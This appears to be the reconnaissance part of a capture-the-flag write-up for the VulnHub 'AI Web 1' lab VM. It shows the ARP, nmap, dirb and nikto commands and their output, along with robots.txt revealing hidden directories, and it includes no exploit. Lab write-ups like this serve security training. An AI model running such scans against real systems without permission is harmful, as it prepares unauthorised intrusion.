
AIWEB


VM: https://www.vulnhub.com/entry/ai-web-1,353/

Initial recon, discovering ip of AIWEB.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.234.2   00:50:56:f5:13:23      1      60  VMware, Inc.
 192.168.234.138 00:0c:29:fa:d0:8b      1      60  VMware, Inc.
 192.168.234.254 00:50:56:eb:9e:9b      1      60  VMware, Inc.

root@kali:~# _
```

Added 192.168.234.138 to /etc/hosts as aiweb.local



```
192.168.234.138 aiweb.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Finding vulnerable services on aiweb.local



```
root@kali:~/pwn# nmap -A -sC -sV -oA vulnhub/aiweb/ aiweb.local
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-09 23:26 EDT
Nmap scan report for aiweb.local (192.168.234.138)
Host is up (0.00087s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd
| http-robots.txt: 2 disallowed entries
|_/m3diNf0/ /se3reTdir777/uploads/
|_http-server-header: Apache
|_http-title: AI Web 1.0
MAC Address: 00:0C:29:FA:D0:8B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.87 ms aiweb.local (192.168.234.138)
```


From nmap results, only 1 port is open.

2 directories which are disallowed by robots.txt like the results in Nmap.




```
root@kali:~/Pictures# curl http://aiweb.local/robots.txt
User-agent: *
Disallow:
Disallow: /m3diNf0/
Disallow: /se3reTdir777/uploads/
```

No access to both directories.



Forbidden


You don't have permission to access /m3diNf0/ on this server.



Forbidden


You don't have permission to access /se3reTdir777/uploads/ on this server.

Dirb found nothing of value.




```
root@kali:~/Pictures# dirb http://aiweb.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Sep  9 23:32:32 2019
URL_BASE: http://aiweb.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://aiweb.local/ ----
+ http://aiweb.local/index.html (CODE:200|SIZE:141)
+ http://aiweb.local/robots.txt (CODE:200|SIZE:82)
+ http://aiweb.local/server-status (CODE:403|SIZE:222)

-----------------
END_TIME: Mon Sep  9 23:32:36 2019
DOWNLOADED: 4612 - FOUND: 3
```

Nikto found nothing of value.




```
root@kali:~/pwn# nikto -h http://aiweb.local
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.234.138
+ Target Hostname:    aiweb.local
+ Target Port:        80
+ Start Time:         2019-09-09 23:32:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode: 8d, size: 5907
03a18e440, mtime: gzip
